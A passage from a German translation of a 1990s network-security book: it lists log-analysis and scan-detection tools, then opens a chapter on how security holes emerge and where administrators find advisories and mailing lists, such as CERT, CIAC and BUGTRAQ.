NestWatch kann Log-Dateien von allen größeren Web-Servern und mehreren Firewalls importieren. NestWatch läuft auf Windows NT und kann Berichte in HTML ausgeben und diese an Server Ihrer Wahl verteilen.

Scandinavian Security Center

Smedegade 78

DK-7800-Horsens

Dänemark

Tel.: +45 7625 4330

Fax: +45 7625 4340

E-Mail: Scansec@sscnet.com

URL: *http://www.sscnet.com/nestwatch.html*

NetTracker

Sane Solutions, LLC

Tel.: +1-401-295-4809

E-Mail: info@sane.com

URL: *http://www.sane.com/products/NetTracker/*

NetTracker analysiert sowohl Firewall- als auch Proxy-Dateien. Das Produkt liefert umfassende Filter- und Berichterstellungsfunktionen und kann Daten zu Excel- und Access-Dateiformaten exportieren. Es kann ebenfalls generelle Zugangslog-Dateien analysieren und benutzerdefinierte Berichte formatieren, die sich für die Diagrammdarstellung eignen. NetTracker läuft auf Windows 95/Windows NT. Eine 30-Tage-Trialversion ist im Web erhältlich.

LogSurfer

LogSurfer ist ein umfassendes Analyse-Tool für Log-Dateien. Das Programm untersucht Klartext-Logdateien und führt verschiedene Aktionen durch, die auf dem basieren, was es vorgefunden hat (und den Regeln, die Sie bestimmt haben). Diese Aktionen beinhalten: eine Warnmeldung generieren, ein externes Programm ausführen oder sogar Teile der Log- Dateien herausnehmen und sie an externe Befehle oder Prozesse weiterleiten. LogSurfer braucht einen C-Compiler.

Universität Hamburg, Informatik-Abt.

DFN-CERT

Vogt-Koelln-Strasse 30

22527 Hamburg

URL: *ftp://ftp.cert.dfn.de/pub/tools/audit/logsurfer/logsurfer-1.41.tar-gz*.

VBStats

VBStats ist ein mächtiger Logdateien-Analysator für Windows. Das Utility exportiert zum Microsoft-Access-Dateiformat zur weiteren Analyse Ihrer resultierenden Daten. Besonders interessant ist, daß VBStats den Prozeß umgekehrter DNS-Überprüfungen auf besuchende IP-Adressen automatisiert. So erfahren Sie die richtigen Hostnamen. Schon allein aus diesem Grund lohnt sich eine Anschaffung von VBStats. Außerdem kann VBStats sehr fein abgestimmte Berichte über

Web-Serverzugänge ausgeben.

Autor: Bob Denny

URL: *http://tech.west.ora.com/win-httpd/#vbstat/*

Netlog

Netlog, das an der Texas A&M University entwickelt wurde, protokolliert jeden TCP- und UDP-Verkehr. Dieses Tool unterstützt außerdem die Protokollierung von ICMP-Nachrichten (obwohl die Entwickler angeben, daß die Durchführung dieser Protokollierung sehr speicherintensiv ist). Sie brauchen einen C-Compiler, um das Produkt zu benutzen.

Wegweiser:

Netlog finden Sie online unter ftp://coast.cs.purdue.edu/pub/tools/unix/ TAMU/.

Analog

Autor: Stephen Turner

University of Cambridge Statistical Laboratory

URL: *http://www.statslab.cam.ac.uk/~sret1/analog/*

Analog ist wahrscheinlich das einzige wahre plattformübergreifende Analyse-Tool für Log- Dateien. Analog läuft derzeit auf den folgenden Betriebssystemen:

- Macintosh
- OS/2
- Windows 95/NT
- Unix
- VAX/VMS
- RISC/OS
- BeOS
- BS2000/OSD

Analog ist nicht nur plattformübergreifend, sondern bietet auch integrierte Unterstützung für eine ganze Reihe von Sprachen, darunter Englisch, Portugiesisch, Französisch, Deutsch, Schwedisch, Tschechisch, Slowakisch, Slowenisch, Rumänisch und Ungarisch.

Analog bietet außerdem umgekehrte DNS-Überprüfungen (langsam), eine integrierte Script- Sprache (ähnlich den Shell-Sprachen) und zumindest minimale Unterstützung für AppleScript.

Und schließlich unterstützt Analog die meisten der Web-Server-Logdateiformate, darunter Apache, NCSA, WebStar, IIS, W3 Extended, Netscape und Netpresenz.

15.5 Spezialisierte Protokollierungswerkzeuge

Courtney

Autor: Marvin J. Christensen

URL: *ftp://ciac.llnl.gov/pub/ciac/sectools/unix/courtney/courtney.tar.Z*

Courtney ist ein Perl-Script, das dazu entwickelt wurde, SATAN-Angriffe zu entdecken und zu protokollieren. In der Dokumentation zu Courtney wird beschrieben:

> *Courtney erhält Eingaben von tcpdump und zählt die Anzahl neuer Dienste, die ein Rechner innerhalb eines bestimmten Zeitrahmens hervorbringt. Wenn ein Rechner sich innerhalb dieses Zeitrahmens mit vielen Diensten verbindet, identifiziert Courtney diesen Rechner als einen potentiellen SATAN-Host.*

Hinweis:

Tools wie SATAN (Port-Scanner) öffnen viele Socket-Verbindungen innerhalb kurzer Zeit. Dieses Verhalten ist sehr ungewöhnlich und kann leicht von Aktivitäten legitimer Benutzer unterschieden werden. Tools wie Courtney verlassen sich mehr auf das Verhalten eingehender Hosts (und ihren Regelkreis) als auf die Art der Daten, die übertragen werden.

Systemanforderungen umfassen libpcap-0.0, tcpdump-3.0 und perl5. Wenn Sie starken Netzverkehr auf Ihrem Rechner haben, kann Courtney durchaus viel Systemressourcen brauchen.

Gabriel

Los Altos Technologies, Inc.

Tel.: +1-800-999-Unix

Technischer Support: +1-408-973-7717

Fax: +1-408-973-7707

E-Mail: info@lat.com

URL: *http://www.lat.com/*

Gabriel dient dem gleichen Zweck wie Courtney - SATAN-Angriffe zu protokollieren und davor zu warnen. Gabriel ist jedoch völlig anders konzipiert und arbeitet auf Basis eines Servers und einer Reihe von Clients, die kontinuierlich Statusberichte ausgeben. Diese Statusberichte zeigen verschiedene Muster von Ressourcenbelegung durch entfernte Hosts. Wenn ein Host eine unangemessene Menge von Ressourcen belegt (oder eine unnormal große Anzahl von Verbindungen verlangt), wird dieser Host als möglicher Angreifer signalisiert. (Anmerkung: Gabriel verläßt sich größtenteils auf syslog.)

Sie brauchen ein generisches Unix-System, einen C-Compiler und Netzwerk-Include- Dateien, um Gabriel laufen zu lassen.

15.6 Zusammenfassung

Unterschätzen Sie niemals die Bedeutung detaillierter Log-Dateien. Sie sind nicht nur dann wichtig, wenn Sie ein Eindringen in Ihr Netzwerk untersuchen, sondern sie sind auch ein wichtiges Beweismittel, wenn Sie einen Angreifer anzeigen wollen. Spärliche Log-Dateien nützen Ihnen nichts.

Die meisten kriminellen Cracker-Fälle der letzten Jahre wurden mit gütlichen Vereinbarungen beendet. Das liegt daran, daß die Eindringlinge meistens Jugendliche waren, die »nur ein bißchen Spaß haben« wollten. Aber diese gütlichen Vereinbarungen werden mehr und mehr verschwinden, wenn wirklich kriminelle Existenzen in das Internet eindringen. Wahre Kriminelle wissen, daß es sehr schwierig ist, einen Fall vor Gericht zu beweisen (insbesondere wenn die Anklage nur wenig Internet-Erfahrung hat). Wenn das Gericht einen Angeklagten verurteilen will, muß es stichhaltige Beweise haben. Der einzige Weg, wie Sie stichhaltige Beweise zur Verfügung stellen können, ist, indem Sie einige todsichere Methoden zur Protokollierung haben.

Verbrechen, die über das Internet begangen werden, unterscheiden sich erheblich von anderen Verbrechen. Bei einem Raubüberfall beispielsweise kann das Opfer den Täter durch Gegenüberstellung identifizieren. Bei einem Einbruch können Fingerabdrücke den Täter überführen. Im Internet dagegen haben Sie weder eine Beschreibung des Täters noch Fingerabdrücke. Daher ist es nahezu unmöglich, einen Fall gegen einen Cracker aufzubauen, wenn Sie keine Log-Dateien vorweisen können.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

16

Das Sicherheitsloch

Dieses Kapitel gibt Ihnen einen Überblick über Sicherheitslöcher, was sie sind, woher sie kommen und wie Sie etwas über sie erfahren können.

16.1 Das Konzept des Sicherheitslochs

Ein Sicherheitsloch ist jeder Fehler in Hardware, Software oder Richtlinien, der es einem Angreifer ermöglicht, unautorisierten Zugang zu Ihrem System zu bekommen.

Im Laufe einer jeden Woche werden 15 bis 30 solcher Sicherheitslöcher entdeckt. Diese können eine ganze Reihe von Netzwerk-Tools betreffen:

- Router
- Client- und Server-Software
- Betriebssysteme
- Firewalls

Teil Ihrer Aufgabe als Netzwerkadministrator ist es zu wissen, wann derartige Sicherheitslöcher aufgedeckt werden und wenn ja, welche Auswirkungen sie auf Ihr System haben können. Darum geht es in diesem Kapitel.

16.2 Über Aktualität

Dieses Buch beschreibt Hunderte von Sicherheitslöchern, von denen die meisten im letzten Jahr aufgedeckt wurden. Allein schon aus diesem Grund sollten Sie den *Hacker's Guide* in Ihr Regal stellen. Wenn auf den Hosts in Ihrem Netzwerk ältere Software läuft, kann Ihnen der *Hacker's Guide* sicher sagen, welche Sicherheitslöcher dort existieren. Aber das ist nicht genug.

Um Ihre Internet-Site und Ihr Netzwerk effektiv zu sichern, brauchen Sie aktuellere Informationen. Im Idealfall sollten Sie Ihr Netzwerk bereits Minuten oder Stunden nach ihrer Entdeckung gegen die entsprechenden Sicherheitslöcher absichern. (Sie können sicher sein, daß Cracker diese Sicherheitslöcher in der Hälfte der Zeit für Exploits ausnutzen werden.)

Um zu verstehen, warum Aktualität so wichtig ist, berücksichtigen Sie dies: Im Jahr 1995 wurde entdeckt, daß das Login für den Account lp (line printer) in IRIX 6.2 standardmäßig über ein Nullpaßwort erfolgte. Diese Information wurde innerhalb von Stunden an Cracker- Newsgroups verteilt. Bis Mitternacht des gleichen Tages hatten Cracker herausgefunden, daß sie verwundbare Rechner über Suchmaschinen wie WebCrawler und AltaVista finden konnten. Während der folgenden frühen Morgenstunden wurden daraufhin Hunderte von Hosts beeinträchtigt.

Ein Netzwerk mit Internet-Anbindung zu verwalten, unterscheidet sich von der Verwaltung eines geschlossenen LANs. In einem geschlossenen Netzwerk können Sie sich Zeit damit lassen, abtrünnige Benutzer aufzuspüren. Die Anzahl der potentiellen Angreifer ist limitiert und diese Leute müssen ihre Aktivitäten meist auf die Geschäftszeiten beschränken. Wenn Sie dagegen ein Netzwerk mit Internet-Anbindung verwalten, können Sie jederzeit von jedermann von jedem beliebigen Ort angegriffen werden.

Außerdem sind im Internet Angreifer oft untereinander vernetzt. Daher stehen Sie einer ganzen Armee böswilliger Benutzer gegenüber, die in der Regel über hochaktuelle Berichte und über die modernsten Angriffstechniken verfügen.

Um dieser Situation entgegenzutreten, müssen Sie mit der Außenwelt verbunden sein. Sie müssen immer darüber Bescheid wissen, was gerade passiert. Der Rest dieses Kapitels wird Sie darauf vorbereiten.

16.3 Wie ein Sicherheitsloch entsteht

Ein Sicherheitsloch entsteht nicht plötzlich von alleine, sondern irgend jemand muß es entdecken. Der Entdecker gehört in der Regel einer dieser drei Gruppen an:

- Hacker
- Cracker
- Sicherheitsteams des Hersteller

Obwohl alle drei Gruppen ganz unterschiedliche Motivationen haben, haben sie doch alle etwas gemeinsam: Sie tun den ganzen Tag nichts anderes, als Sicherheitslöcher zu suchen (nun ja, fast nichts anderes).

Diese Leute sind üblicherweise Programmierer oder Systemadministratoren, die die Sicherheit verschiedener Applikationen und Betriebssysteme testen. Wenn sie tatsächlich ein Sicherheitsloch finden, geben sie diese Information je nach ihrer Motivation an verschiedene Leute weiter.

Hacker und Sicherheitsteams der Hersteller alarmieren in der Regel die Sicherheitsgemeinde. (Sicherheitsteams der Hersteller lassen sich möglicherweise Zeit, bis eine Abhilfe gefunden ist.) Cracker dagegen werden wahrscheinlich keine offizielle Quelle benachrichtigen, sondern die Information unter ihresgleichen verteilen.

Je nachdem wie die Information verteilt wird, wird sie die Öffentlichkeit auf verschiedenen Wegen erreichen. Wenn z.B. Cracker die Information verteilen, wird die erste Warnung für die Öffentlichkeit in Form einiger geknackter Hosts erfolgen. Wenn dagegen Hacker die Information verteilen, wird sie in Form von Hinweisen und Bulletins auftauchen.

Das Internet bietet viele Quellen für hochaktuelle Sicherheitsinformationen. Teil Ihrer Aufgabe als Netzwerkadministrator ist es, sich diese Informationen täglich anzusehen. Das Problem ist, daß diese Informationen sehr umfangreich sind und viele davon für Ihre spezielle Netzwerkkonfiguration gar nicht relevant sind. Daher müssen Sie eine Strategie entwickeln, wie Sie die Informationen so sammeln, analysieren und aufbereiten, daß das, mit dem Sie enden, für Sie nützlich ist.

16.4 Das Datenmonster in Schach halten

Dieses Kapitel bietet eine umfassende Übersicht über Mailing-Listen, Websites und FTP- Archive, die Sicherheitsinformationen bieten. Das ist großartig. Wenn Sie sich jedoch bei einer der Mailing-Listen anmelden, werden Sie sofort entdekken, daß die Mitglieder der Liste nur wenig höflicher sind als Usenet-Benutzer. Diese Leute lieben es zu argumentieren und sie werden es auf Kosten Ihrer Zeit tun.

Dieser Aspekt ist ein größeres Problem. Ihre Mailbox wird mit, sagen wir, 100 Nachrichten täglich gefüllt, von denen vielleicht nur 12 wertvolle Informationen enthalten. Der Rest wird aus Argumenten, Erfahrungsberichten und, traurigerweise, Müll bestehen.

Dies mag nicht wie ein ernsthaftes Problem aussehen, aber es ist eines. Wenn Sie ein heterogenes Netzwerk betreiben, müssen Sie sich bei mehreren Mailing-Listen anmelden. Da die gewöhnliche Mailing-Liste etwa 30 Nachrichten pro Tag verschickt, werden Sie wahrscheinlich zwischen 150 und 300 Nachrichten täglich erhalten.

Hier sind einige Vorschläge, die Ihnen helfen können:

- Teilen Sie Bereiche ein. Bevor Sie Mitglied mehrerer Mailing-Listen werden, bereiten Sie Ihr System vor, indem Sie verschiedene Bereiche für die Ausgabe einteilen. Stellen Sie einen alten Rechner auf, der nur für den Empfang der Nachrichten bestimmt ist. Teilen Sie jeder Mailing-Liste, der Sie beitreten, eine andere E-Mail-Adresse zu. Erstellen Sie beispielsweise die Accounts ntsec, sunsec und hpuxsec, die jeweils Nachrichten in bezug auf NT-Sicherheit, Sun-Sicherheit und HP-UX-Sicherheit empfangen. Dies wird die Informationen immerhin schon einmal nach Betriebssystem oder Thema aufteilen. (Wenn Sie keine permanente Netzwerkverbindung haben, können Sie diesen Ansatz trotzdem verfolgen, indem Sie Web-basierte Mail-Adressen einrichten. Viele Unternehmen bieten freie E-Mail-Accounts für die Öffentlichkeit. Der Nachteil liegt darin, daß viele Mailing- Listen Domains wie hotmail.com, altavista.net und dejanews.com blockieren, weil diese Domains oft für Spamming-Aktionen benutzt werden.)
- Melden Sie sich nur für Auswahl- oder eingeschränkte Gruppen an. Die meisten Mailing- Listen bieten eine Auswahl- oder eingeschränkte Version ihrer Mailing-Liste. Diese Versionen beinhalten in der Regel weniger Nachrichten von Wichtigtuern, d.h. alle irrelevanten Postings und Nachrichten werden vor der Verteilung redigiert. Daher erhalten Sie mehr relevante und aussagefähige Informationen.

Es könnte die Zeit wert sein, wenigstens eine flüchtige Analyse von Hinweisen und Mailing- Listen zu automatisieren. Wenn Sie beispielsweise ein Netzwerk mit drei oder vier Plattformen verwalten, kann die Menge der Sicherheitsmails, die Sie jeden Tag erhalten, leicht mehr sein, als Sie bewältigen können. Für diese Automatisierung empfehle ich Ihnen Perl.

In meiner Firma haben wir eine einfache, aber wirksame Methode entwickelt, um die Datenmenge automatisch abzubauen. So funktioniert es:

- Unsere Verzeichnisstruktur spiegelt die Namen der verschiedenen Betriebssysteme (/ aix, /linux etc.) und verschiedenen Sicherheitsaspekte (wie /denial-of-service) wider.
- Wenn eine Mail-Nachricht eintrifft, wird ihre Betreffzeile und die ersten sechs Zeilen ihres Inhalts überprüft. Wenn der Name eines Betriebssystems in diesen Zeilen erscheint, wird die Mail an das entsprechende Verzeichnis weitergeleitet.
- Einmal pro Tag durchsucht ein Perl-Script diese Verzeichnisse nach Erstpostings (anders gesagt, alle »Re:«-Postings werden übergangen).
- Die verbleibenden Nachrichten werden ausgedruckt.

Dieser Prozeß stellt sicher, daß wir jeden Ersthinweis sehen. Das offensichtliche Problem mit diesem Ansatz ist jedoch, daß oft bedeutende Diskussionspunkte in nachfolgenden Postings erscheinen.

16.5 Wieviel Sicherheit brauchen Sie?

Brauchen Sie wirklich all diese Informationen aus all diesen Listen? Wahrscheinlich. Die meisten Hersteller warten auf einen strategisch günstigen Moment, bis sie Patches auf harten Medien verteilen. Bis Sie eine CD-ROM mit Patches erhalten, kann Ihr System schon 30 bis 100 Patches hinterherhinken. In der Zwischenzeit ist das System nicht sicher.

Außerdem kann die Aktualisierung Ihres Netzwerks zu einer unüberwindbaren Aufgabe werden, wenn Sie sich nicht wenigstens einmal wöchentlich über aktuelle Entwicklungen informieren.

Hinweis:

Ein anderer ärgerlicher Faktor ist, daß einige Hersteller überhaupt keine Eile haben, Fehler in ihrer Software öffentlich zu bestätigen. Microsoft macht sich dieses Vergehens oft schuldig und leugnet Probleme so lange, bis Beweise sich derart weit verbreiten, daß plausible Argumente für das Leugnen der Probleme ausgehen. Aber selbst dann werden entsprechende Informationen nur in Knowledge-Base-Artikeln o.ä. veröffentlicht.

Das Fazit ist, daß es in Ihrer Verantwortung liegt, Sicherheitsinformationen zu besorgen. Wenn Ihr Netzwerk geknackt wird, werden Sie (und nicht Ihr Hersteller) dafür geradestehen müssen. Sie müssen über aktuelle Entwicklungen informiert bleiben.

Der Rest dieses Kapitels gibt Ihnen wichtige Quellen für aktuelle Sicherheitsinformationen. Ich empfehle Ihnen ausdrücklich, jemanden in Ihrer Organisation damit zu beauftragen, diesen Informationen zu folgen.

16.6 Generelle Informationsquellen

Die folgenden Quellen bieten sowohl aktuelle als auch ältere Informationen.

Das Computer Emergency Response Team (CERT)

Das *Computer Emergency Response Team (CERT)* wurde 1988 nach dem Morris-Wurm- Vorfall gegründet. Seitdem hat CERT Hunderte von Sicherheitshinweisen herausgegeben und hat auf mehr als 200.000 Berichte über Internet-Angriffe reagiert.

CERT gibt nicht nur Hinweise heraus, wann immer ein neues Sicherheitsloch auftaucht, sondern bietet auch die folgenden Dienstleistungen an:

- Einen 24-Stunden-Notfalldienst, um jenen wichtige technische Ratschläge zu geben, die Opfer eines Angriffs wurden.
- Eine Website, auf der wichtige alte und neue Sicherheitsinformationen (darunter Sicherheitspapiere, die zu Beginn der 80er Jahre erstellt wurden) zu finden sind.
- Die Veröffentlichung eines Jahresberichts, der Ihnen einen großartigen Einblick in Sicherheitsstatistiken gibt.

CERT veröffentlicht jedoch keine Informationen über Sicherheitslöcher, bevor nicht eine Abhilfe entwickelt wurde. Aus diesem Grund ist CERT keine Quelle für allerneueste Nachrichten, sondern eine gute Quelle für komplette Berichterstattung nach dem eigentlichen Vorfall. CERT-Hinweise beinhalten in der Regel URLs für Patches und vom Hersteller herausgegebene Informationen. Von diesen Sites können Sie andere Tools herunterladen, die Ihnen helfen werden, Ihr System gegen diese Sicherheitsschwachstelle zu schützen.

CERT ist auch ein guter Ausgangspunkt, um nach älteren Sicherheitsschwachstellen zu suchen. Die Datenbank geht bis ins Jahr 1988 zurück.

Hinweis:

Eine kleine Bemerkung am Rande: Der erste CERT-Hinweis wurde im Dezember 1988 herausgegeben. Er betraf eine Schwachstelle im ftpd.

CERT-Hinweise können Sie auf mehreren Wegen erhalten, darunter:

- Die CERT-Mailing-Liste. Die CERT-Mailing-Liste verteilt CERT-Hinweise und Bulletins an ihre Mitglieder. Um Mitglied zu werden, senden Sie eine E-Mail an cert-advisory-request@cert.org und schreiben Sie das Wort »subscribe«, gefolgt von Ihrer E- Mail-Adresse, in die Betreffzeile.
- Die CERT-Website. Wenn Sie Ihre Mail nicht mit Hinweisen verstopfen wollen, können Sie diese trotzdem über die CERT-Website erhalten. Sie finden sie unter *http:// www.cert.org/nav/alerts.html*.
- Die CERT-FTP-Site. Wenn Sie keinen Browser zur Verfügung haben, können Sie die Hinweise auch über FTP bekommen unter *ftp://ftp.cert.org/pub/*.

Die Computer Incident Advisory Capability (CIAC) des US Department of Energy

Die *Computer Incident Advisory Capability (CIAC)* wurde 1989 gegründet. CIAC verwaltet eine Datenbank mit sicherheitsrelevanten Materialien, die hauptsächlich für das US-Department of Energy gedacht sind. Die meisten Informationen (und Tools) sind jedoch auch für die Öffentlichkeit zugänglich.

Die CIAC-Site ist eine hervorragende Informationsquelle. Im folgenden einige der verfügbaren Ressourcen:

- CIAC-Virus-Datenbank. Diese Datenbank enthält Spezifikationen und Beschreibungen für

Tausende von Computerviren. Listeneinträge umfassen den Dateinamen des Virus, Aliase, Typ, Merkmale, Ort und Auswirkung. Oft sind noch zusätzliche Informationen verfügbar, darunter Identifizierungsinformationen, Prüfsummen und Methoden zur Entdeckung und Vernichtung.

- CIAC-Sicherheitsbulletins. Die CIAC-Bulletins sind den CERT-Hinweisen sehr ähnlich. Diese beschreiben bestimmte Sicherheitsschwachstellen und bieten mögliche Lösungen an. CIAC verfügt über eine Suchmaschine, Sie können also auch durch frühere Bulletins stöbern und nach interessanten Informationen suchen.
- CIAC-Sicherheitsdokumente. CIAC hat eine interessante und immer weiter anwachsende Sammlung von Sicherheitsdokumenten. Einige sind Anleitungen (z.B. wie man X-Windows sichert), andere sind rein informativ (z.B. Links für Sicherheitsinformationen). Die meisten sind sowohl in Text- als auch PDF-Formaten vorhanden.

Vielleicht wollen Sie Mitglied der CIAC-Mailing-Liste werden. Senden Sie zur Anmeldung eine E-Mail an majordomo@tholia.llnl.gov und schreiben Sie folgenden Befehl in den Textteil: subscribe ciac-bulletin. Innerhalb von 30 Minuten werden Sie eine Antwort mit weiteren Anweisungen erhalten.

Wichtige Informationen, die von der CIAC für die Öffentlichkeit zur Verfügung gestellt werden, sind u.a.:

- Defense-Data-Network-Hinweise
- CERT-Hinweise
- NASA-Hinweise
- Ein Computer-Sicherheitsjournal von Chris McDonald

CIAC verteilt auch viele Tools. Die meisten wurden dazu entwickelt, Unix-Netzwerke zu schützen, obwohl es auch einige für den Macintosh und für DOS/Windows gibt. Einige, wie das SPI-Sicherheits-Tool, sind nur für Regierungsvertragsunternehmen verfügbar.

Die CIAC-Website finden Sie unter *http://ciac.llnl.gov/*.

Das Computer Security Resource Clearinghouse (CSRC) des The National Institute of Standards and Technology (NIST)

Die NIST-CSRC-Website bietet eine beträchtliche Liste von Publikationen, Tools, Verweisen, Organisationen und Support-Dienstleistungen. Besonders die folgenden Quellen sind extrem hilfreich:

- **NIST-Information-Technology-Laboratory(ITL)-Sicherheitsbulletins.** Die Bulletins von ITL decken verschiedene aktuelle Themen ab. (Ein Beispieltitel ist *»A Comparison of Year 2000 Solutions«.*) Obwohl ITL-Dokumente selten spezielle Sicherheitsschwachstellen behandeln, geben Sie Ihnen einen Einblick in die aktuellsten Entwicklungen in bezug auf Sicherheitstechnologien.
- **CSRC-Konzepte.** Die CSRC-Konzepte behandeln wichtige Forschungen auf dem Gebiet der Computersicherheit, die am NIST und andernorts durchgeführt werden. Diese Dokumente können Ihnen dabei helfen, Sicherheitspläne und -Richtlinien zu definieren. (Ein Beispieltitel ist *»User Guide for Developing and Evaluating Security Plans for Unclassified Federal Automated Information Systems«*. Dieses Dokument erklärt verschiedene Wege zur Entwicklung und Auswertung von Sicherheitsplänen.) Insbesondere bietet CSRC viele Dokumente über Sicherheitsrichtlinien.

- **Die CSRC-Suche.** CSRC bietet eine Suchmaschine, die Informationen von einer ganzen Reihe von Behörden und Quellen sammelt.

Das CSRC stellt außerdem auch Hinweise der *Federal Computer Incident Response Capability (FedCIRC)* zur Verfügung. Diese sind hochaktuelle Warnungen über verschiedene Schwachstellen.

Hinweis:

Zum Beispiel betraf das aktuellste FedCIRC-Bulletin eine Schwachstelle in CoreBuilder und SuperStack II LAN-Switches von 3Com.

Die CSRC-Website finden Sie unter *http://csrc.nist.gov/*. Die FedCIRC-Hinweise finden Sie unter *http://fedcirc.llnl.gov/advisories/*.

Das Network Information Center (NIC) des amerikanischen Verteidigungsministeriums (DoD)

Das *DoD Network Information Center* bietet wichtige Informationen in bezug auf Netzwerksicherheit (hauptsächlich für Regierungsbehörden). Die Hauptattraktion dieser Site sind die Defense-Data-Network-Bulletins. DDN-Bulletins (die vom Defense Information Systems Network zirkuliert werden) bieten hochaktuelle Sicherheitshinweise. Sie werden auf der DoDNIC-Site archiviert unter *http://nic.ddn.mil/SCC/bulletins.html*. Die Site beinhaltet eine Suchmaschine, so daß Sie nach bestimmten Hinweisen suchen können.

Hinweis:

Es gibt keinen anderen Weg für Privatpersonen, diese Hinweise zu erhalten. DDN verwaltet zwar eine Mailing-Liste, aber nur mil-Domains können Sie sich dort anmelden. Daher müssen Sie die DoDNIC-Site (oder eine andere autorisierte Site) besuchen, wenn Sie sich DDN-Hinweise ansehen wollen.

Die BUGTRAQ-Archive

Die BUGTRAQ-Archive enthalten alle Nachrichten, die an die BUGTRAQ-Mailing-Liste gesandt werden. Die meisten dieser Nachrichten beschreiben Sicherheitslöcher in Unix. Diese Site ist besonders interessant, weil sie ein Glimpse-Search-Interface beinhaltet, das es Ihnen ermöglicht, das Archiv auf verschiedene Arten zu durchsuchen.

Die BUGTRAQ-Archive werden heute von Aleph One betrieben und moderiert. Er sorgt dafür, daß sich keine Streitereien aufbauen und die Atmosphäre auf der Liste stets angenehm bleibt.

Die BUGTRAQ-Liste ist eine hervorragende Quelle, weil sie nicht mit irrelevanten Informationen überschwemmt ist. Die meisten Postings sind kurz und informativ. Scott Chasin, der Gründer von BUGTRAQ, beschreibt die Liste folgendermaßen:

> *Diese Liste ist für detaillierte Diskussionen von Unix-Sicherheitslöchern: was sie sind, wie sie ausgenutzt werden können und was man tun kann, um sie zu korrigieren. Diese Liste ist nicht dazu gedacht, Informationen über das Knacken von Systemen oder das Ausnutzen von Schwachstellen zu geben. Sie ist dazu gedacht, Sicherheitslöcher und -risiken zu definieren,*

zu erkennen und zu verhindern.

BUGTRAQ ist wahrscheinlich die wertvollste Quelle im Internet für Online-Berichte über Unix-basierte Sicherheitsschwachstellen. Besuchen Sie BUGTRAQ unter *http:// www.geek-girl.com/bugtraq/search.html*. Die beiliegende CD enthält übrigens einen Abzug des Archivs.

Das Forum of Incident Response and Security Teams (FIRST)

FIRST ist ein Zusammenschluß von vielen Organisationen, sowohl öffentlichen als auch privaten, die zusammenarbeiten, um Internet-Sicherheitsinformationen in Umlauf zu setzen. Zu den Mitgliedern von FIRST zählen:

- DoE Computer Incident Advisory Capability (CIAC)
- NASA Automated Systems Incident Response Capability
- Purdue University Computer Emergency Response Team
- Stanford University Security Team
- IBM Emergency Response Service
- Australian Computer Emergency Response Team

FIRST hat kein zentralisiertes Kontrollorgan. Alle Mitglieder der Organisation teilen die Informationen, aber niemand kontrolliert die anderen. FIRST verwaltet eine Liste von Links zu allen Mitgliedern, die Web-Server haben. Schauen Sie sich FIRST an unter *http:// www.first.org/team-info/*.

Das Windows 95 Bug Archive

Rich Graves verwaltet das *Windows 95 Bug Archive* an der Stanford University. Es ist die einzige umfassende Quelle für Sicherheitsinformationen über Windows 95. Dieses Archiv finden Sie unter *http://www-leland.stanford.edu/~llurch/win95netbugs/archives/* .

Hr. Graves ist Netzwerkberater, Webmaster, AppleTalk-Spezialist und ein Meister-Gopheradministrator. Er hat eine immense Liste von Quellen über Windows-95-Netzwerke gesammelt (er ist Autor des Windows 95 Networking FAQ). Seine Win95NetBugs-Liste hat einen suchbaren Index, den Sie unter *http://www-leland.stanford.edu/~llurch/ win95netbugs/search.html* finden.

Die Site beinhaltet auch ein FTP-Archiv mit Windows-95-Fehlern, auf die Sie über das WWW unter *http://www-leland.stanford.edu/~llurch/win95netbugs/archives/* zugreifen können.

16.7 Mailing-Listen

Tabelle 16.1 gibt Ihnen Informationen über die wichtigsten Mailing-Listen zum Thema Sicherheit. Die meisten dieser Listen stellen Ihnen hochaktuelle Hinweise zur Verfügung.

Tabelle 16.1: Mailing-Listen zu Sicherheitslöchern und Schwachstellen

Mailing-List	Themenspektrum

8lgm-list-request@8lgm.org	Die *Eight Little Green Men*-Sicherheitsliste bietet detaillierte Diskussionen über Sicherheitslöcher, Exploits und Abhilfen. Diese Liste legt ihren Schwerpunkt auf Unix. Junk-Mail ist nicht erlaubt und wird nicht weitergeleitet. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl subscribe 81gm- list im Textfeld.
alert@iss.net	Die alert-Liste von Internet Security Systems. Warnungen, Produktankündigungen und Unternehmensinformationen von Internet Security Systems. Um sich bei dieser und anderen ISS-Listen anzumelden, gehen Sie zu *http://iss.net/vd/maillist.html#alert*.
bugtraq@netspace.org	Die BUGTRAQ-Mailing-Liste. Mitglieder diskutieren über Schwachstellen in Unix. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl SUBSCRIBE BUGTRAQ im Textfeld an die Adresse LISTSERV@NETSPACE.ORG.
firewall-wizards@nfr.net	Die Firewall-Wizards-Mailing-Liste. Verwaltet von Marcus Ranum ist diese Liste ein moderiertes Forum für Firewall-Administratoren. Um sich anzumelden, gehen Sie zu *http://www.nfr.net/forum/firewall-wizards.html*.
linux-alert-request@RedHat.com	Die Linux-Alert-Liste. Diese Liste beinhaltet Ankündigungen und Warnungen von Linux-Herstellern oder -Entwicklern. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl subscribe in der Betreffzeile.
linux-security-request@RedHat.com	Die Linux-Sicherheitsliste. Jetzt verwaltet von RedHat, legt diese Liste ihren Schwerpunkt auf Linux- Sicherheitsaspekte. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl subscribe in der Betreffzeile.
listserv@etsuadmn.etsu.edu	Die Information-Security-Mailing-Liste. Die Mitglieder dieser Liste diskutieren über Sicherheit in der Informationsverarbeitung. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl SUB infsec-1 im Textfeld.

majordomo@applicom.co.il	Die Firewall-1-Sicherheitsliste. Diese Liste legt ihren Schwerpunkt auf Aspekte, die das Firewall-1-Produkt von CheckPoint betreffen. Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl SUBSCRIBE firewall-1 im Textfeld.
majordomo@lists.gnac.net	Die Firewalls-Mailing-Liste. Die Liste hat ihren Schwerpunkt auf Firewall-Sicherheit (vorher firewalls@greatcircle.com). Um sich anzumelden, senden Sie eine Nachricht mit dem Befehl subscribe firewalls im Textfeld.
